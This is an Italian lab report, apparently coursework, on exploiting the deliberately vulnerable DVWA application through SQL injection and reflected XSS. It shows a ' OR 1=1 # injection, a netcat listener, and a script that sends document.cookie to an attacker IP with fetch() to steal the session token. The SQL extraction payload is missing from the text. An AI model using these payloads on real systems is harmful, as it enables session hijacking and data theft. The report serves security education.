**Relazione sulla Vulnerabilità SQL Injection in DVWA**

**Introduzione**

La SQL Injection è una delle vulnerabilità più comuni nel campo della sicurezza informatica. Essa permette a un attaccante di interferire con le query che un’applicazione invia a un database. In questo contesto, utilizzeremo DVWA (Damn Vulnerable Web Application) configurato su un livello di sicurezza “LOW” per dimostrare come questa vulnerabilità può essere sfruttata per estrarre dati sensibili da un database.

**Descrizione della Vulnerabilità**

**Vulnerabilità:** SQL Injection

La SQL Injection si verifica quando un’applicazione accetta input da un utente e lo inserisce direttamente in una query SQL senza una corretta sanificazione o validazione. Questo consente a un attaccante di manipolare le query SQL per eseguire operazioni non autorizzate sul database.

In DVWA, un campo di input vulnerabile può essere, ad esempio, il campo di ricerca o di login. In un’applicazione vulnerabile, un input malevolo come ‘ OR 1=1 #  può modificare il comportamento della query originale, permettendo all’attaccante di visualizzare dati che non dovrebbe poter accedere.

**Passaggi per l’Esecuzione di un SQL Injection**


**1**. **Configurazione di DVWA**: Assicurati che DVWA sia impostato su “LOW” per consentire exploit di SQL Injection.

**2**. **Estrazione dei Dati**: Una volta identificata la tabella “users”, si può procedere con l’iniezione per estrarre i dati desiderati. Utilizzando la seguente iniezione:

Questa query consente di visualizzare i nomi utente e le password memorizzati nella tabella “users”.

**Conclusione**

La SQL Injection è una vulnerabilità critica che può avere gravi conseguenze per la sicurezza dei dati. In un contesto di test come DVWA, è possibile vedere chiaramente come un attaccante possa sfruttare campi di input non protetti per accedere a dati sensibili. La protezione contro le SQL Injection deve essere una priorità per gli sviluppatori, utilizzando pratiche di programmazione sicura come la preparazione delle dichiarazioni SQL, la validazione degli input per ridurre il rischio di attacchi.



**Relazione sulla Vulnerabilità XSS (Cross-Site Scripting) di Tipo Reflected in DVWA**

**Introduzione**

La vulnerabilità di tipo Cross-Site Scripting (XSS) rappresenta un grave rischio per la sicurezza delle applicazioni web, consentendo agli attaccanti di eseguire codice JavaScript malevolo nel contesto del browser di un utente. In questa relazione, ci concentreremo specificamente sulla variante “reflected” di XSS e sull’uso di questa vulnerabilità in DVWA (Damn Vulnerable Web Application) per rubare il token di sessione di una vittima.

**Cos’è un Reflected XSS?**

**Reflected XSS** è un tipo di attacco in cui un’applicazione web restituisce contenuto non sanificato direttamente nella risposta HTTP. Questo avviene tipicamente attraverso URL malevoli che contengono codice JavaScript. Quando un utente fa clic su un link che include tale codice, il browser esegue lo script in un contesto di sicurezza che consente l’accesso a informazioni sensibili, come i cookie della sessione.

In un attacco XSS riflesso, l’input dell’utente viene manipolato per includere uno script malevolo, il quale viene quindi “riflesso” dalla risposta del server. Poiché il codice non viene filtrato o sanificato, può accedere ai cookie e ad altre informazioni sensibili memorizzate nel browser dell’utente.

**Obiettivo dell’Attacco**

L’obiettivo principale di un attacco XSS riflesso è ottenere il token di sessione della vittima. Con questo token, un attaccante può impersonare l’utente all’interno dell’applicazione web, soprattutto se non sono implementate ulteriori misure di sicurezza come il controllo dell’IP o ulteriori forme di autenticazione.

**Script per Rubare il Token di Sessione**

1. **Configurazione di Netcat**: L’attaccante configura Netcat per ricevere le connessioni sulla propria macchina, utilizzando il seguente comando:

nc -lvp 8080

Questo comando apre una porta (8080) in ascolto per le connessioni in entrata.

2. **Iniezione dello Script XSS**: L’attaccante inietta il seguente codice JavaScript in un campo vulnerabile dell’applicazione DVWA:

<script>

fetch("<http://192.168.1.149:8080/?cookie=>" + document.cookie);


</script>

In questo codice:


• document.cookie accede ai cookie della pagina, che includono il token di sessione.

• fetch() invia una richiesta GET al server controllato dall’attaccante, passando il cookie come parametro.

**3.** **Esecuzione del Test**: Dopo aver iniettato lo script e inviato la richiesta, il browser della vittima eseguirà il codice JavaScript, inviando il token di sessione alla macchina dell’attaccante tramite la richiesta fetch.



**4.** **Ricezione del Cookie**: L’attaccante, utilizzando Netcat, visualizzerà la connessione in entrata e riceverà il token di sessione della vittima. La parte evidenziata nell’immagine sotto.



**Conclusione**

La vulnerabilità XSS di tipo riflesso è una minaccia seria e comune per la sicurezza delle applicazioni web. Permette agli attaccanti di sfruttare l’assenza di una corretta sanificazione degli input per eseguire codice malevolo nel contesto del browser delle vittime. L’abilità di rubare il token di sessione può compromettere gravemente la sicurezza di un utente, permettendo all’attaccante di impersonare l’utente e accedere a dati sensibili.